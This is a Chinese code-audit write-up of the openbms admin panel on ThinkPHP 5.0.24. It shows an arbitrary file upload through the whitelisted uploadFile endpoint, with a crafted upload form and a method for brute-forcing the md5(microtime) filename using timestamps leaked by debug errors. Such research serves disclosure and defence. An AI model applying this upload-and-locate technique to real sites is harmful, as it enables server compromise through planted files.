


openbms代码审计


项目地址: [链接](#)

系统认证逻辑

系统采用thinkphp框架开发, 主要是后台 admin 的功能



所有控制器全都继承 AdminBase.php, 认证程序也是在 AdminBase.php 中进行的, 在进行父类的初始化后有两个函数用于登录校验和权限校验-- checkLogin() 和 checkAuth()。




其中这个 `checkAuth()` 方法设置了白名单, `$noLogin`, `$noAuth` 两个数组中的是白名单接口, 可以不进行权限校验, 也就是任意用户登录后都可以调用。

```
// 权限认证
public function checkAuth()
{
    if (session( name: 'admin_auth.username') != config( name: 'administrator') &&
        !in_array($this->request->action(), $this->noLogin) &&
        !in_array($this->request->action(), $this->noAuth) &&
        !(new \core\Auth())->check( name: $this->request->module() . '/'
            . to_under_score($this->request->controller()) . '/'
            . $this->request->action(), session( name: 'admin_auth.admin_id')) {
        return false;
    }
    return true;
}
```

后台任意文件上传

```
<form enctype="multipart/form-data" method="post"
action="http://www.demo.com/index.php/admin/index/uploadFile">
    <label>文件上传: </label><input type="file" name="file">
    <input type="submit" value="submit" name="submit">
</form>
```

看后台的 `index` 控制器, 定义了 `$noLogin`, `$noAuth` 两个数组, 且其中存在不需要权限认证的接口, 包括三个上传接口。漏洞存在 `uploadFile` 接口。




```
<?php
namespace app\admin\controller;

use app\common\controller\AdminBase;

class Index extends AdminBase
{
    protected $noLogin = [
        'login',
        'captcha',
    ];
    protected $noAuth = [
        'index',
        'uploadImage',
        'uploadFile',
        'uploadVideo',
        'iconLibs',
        'logout'
    ];
}
```

重点关注这个 `uploadFile` 方法。通过 `$file->move()` 方法进行文件上传，这个类是 thinkphp 为我们提供的。



重点关注两个方法，`$this->check()` 方法和 `$this->buildSaveName()` 方法。其中 `check()` 方法是用来校验上传文件是否合法的，包括校验扩展名，但是此处没有传入校验规则，所以校验全部

通过。

```
211      * 检测上传文件
212      * @access public
213      * @param array $rule 验证规则
214      * @return bool
215      */
216      public function check($rule = [])
217      {
218          $rule = $rule ?: $this->validate;
219
220          /* 检查文件大小 */
221          if (isset($rule['size']) && !$this->checkSize($rule['size'])) {
222              $this->error = 'filesize not match';
223              return false;
224          }
225
226          /* 检查文件 Mime 类型 */
227          if (isset($rule['type']) && !$this->checkMime($rule['type'])) {
228              $this->error = 'mimetype to upload is not allowed';
229              return false;
230          }
231
232          /* 检查文件后缀 */
233          if (isset($rule['ext']) && !$this->checkExt($rule['ext'])) {
234              $this->error = 'extensions to upload is not allowed';
235              return false;
236          }
237
238          /* 检查图像文件 */
239          if (!$this->checkImg()) {
240              $this->error = 'illegal image files';
241              return false;
242          }
243      }
```

之后是 `buildSaveName()` 方法，这个是上传后文件保存的名字，这个地方需要仔细看看。

```
380      * 获取保存文件名
381      * @access protected
382      * @param string|bool $saveName 保存的文件名 默认自动生成
383      * @return string
384      */
385      protected function buildSaveName($saveName)
386      {
387          // 自动生成文件名
388          if (true === $saveName) {
389              if ($this->rule instanceof \Closure) {
390                  $saveName = call_user_func_array($this->rule, [$this]);
391              } else {
392                  switch ($this->rule) {
393                      case 'date':
394                          var_dump( value: "1111111111");
395                          var_dump(microtime( as_float: true));
396                          $saveName = date( format: 'Ymd' ) . DS . md5(microtime( as_float: true));
397                          break;
398                      default:
399                          var_dump( value: "2222222222");
400                          if (in_array($this->rule, hash_algos())) {
401                              $hash = $this->hash($this->rule);
402                              $saveName = substr($hash, offset: 0, length: 2) . DS . substr($hash, offset: 2);
403                          } elseif (is_callable($this->rule)) {
404                              $saveName = call_user_func($this->rule);
405                          } else {
406                              $saveName = date( format: 'Ymd' ) . DS . md5(microtime( as_float: true));
407                          }
408                      }
409              }
410          } elseif ('' === $saveName || false === $saveName) {
411              $saveName = $this->getInfo( name: 'name');
```

默认的保存规则是 `date`，进入第一个分支，然后文件名是 `date('Ymd') . DS . md5(microtime(true))`，其中这个 `microtime` 返回的是系统时间戳，`float` 类型。因为这里文件保存名称很特别，前面的代码显示上传成功后会返回上传的文件名，但是此处正式上传会报错，所以需要计算这个 `microtime` 的值。

`string(11) "1111111111" float(1644852705.0246)`

[\[0\] InvalidArgumentException in Response.php line 316](#)

variable type error: array

```
307.      {
308.          if (null == $this->content) {
309.              $content = $this->output($this->data);
310.
311.              if (null !== $content && !is_string($content) && !is_numeric($content) && !is_callable([
312.                  $content,
313.                  '__toString',
314.              ])) {
315.              } {
316.                  throw new \InvalidArgumentException(sprintf('variable type error: %s', gettype($content)));
317.              }
318.
319.              $this->content = (string) $content;
320.          }
321.          return $this->content;
322.      }
323.
324.      /**
325.       * 获取状态码
```

Call Stack

此处的计算技巧就是根据报错信息返回的 `microtime` 来缩小计算范围。我们打印的值 `1644852705.0246` 比 `THINK_START_TIME` 稍大，所以以此来计算这个值，相对来说爆破数量就会

小很多。

| | |
|---|--|
| ← → ↻ ▲ 不安全 demo.com/index.php/admin/index/uploadFile | |
| CONTEXT_DOCUMENT_ROOT | D:/php/phpStudy/PHPTutorial/WWW/openbms-master/public |
| CONTEXT_PREFIX | |
| REQUEST_SCHEME | http |
| DOCUMENT_ROOT | D:/php/phpStudy/PHPTutorial/WWW/openbms-master/public |
| REMOTE_ADDR | 127.0.0.1 |
| SERVER_PORT | 80 |
| SERVER_ADDR | 127.0.0.1 |
| SERVER_NAME | www.demo.com |
| SERVER_SOFTWARE | Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9 |
| SERVER_SIGNATURE | |
| SystemRoot | C:\windows |
| HTTP_COOKIE | PHPSESSID=amm2fglsm09ajq29739dag2df5 |
| HTTP_ACCEPT_LANGUAGE | zh-CN,zh;q=0.9 |
| HTTP_ACCEPT_ENCODING | gzip, deflate |
| HTTP_ACCEPT | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;exchange=v=b3;q=0.9 |
| HTTP_USER_AGENT | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/Safari/537.36 |
| CONTENT_TYPE | multipart/form-data; boundary=----WebKitFormBoundaryQoYmcMJsAO6gCKIB |
| HTTP_ORIGIN | null |
| HTTP_UPGRADE_INSECURE_REQUESTS | |
| HTTP_CACHE_CONTROL | max-age=0 |
| CONTENT_LENGTH | 16952 |
| HTTP_CONNECTION | close |
| HTTP_HOST | www.demo.com |
| FCGI_ROLE | RESPONDER |
| PHP_SELF | /index.php/admin/index/uploadFile |
| REQUEST_TIME_FLOAT | 1644852704.9892 |
| REQUEST_TIME | 1644852704 |
| Environment Variables | empty |
| ThinkPHP Constants | |
| APP_PATH | D:\php\phpStudy\PHPTutorial\WWW\openbms-master\public\../application/ |
| THINK_VERSION | 5.0.24 |
| THINK_START_TIME | 1644852704.9918 |
| THINK_START_MEM | 148112 |
| EXT | .php |
| DS | \ |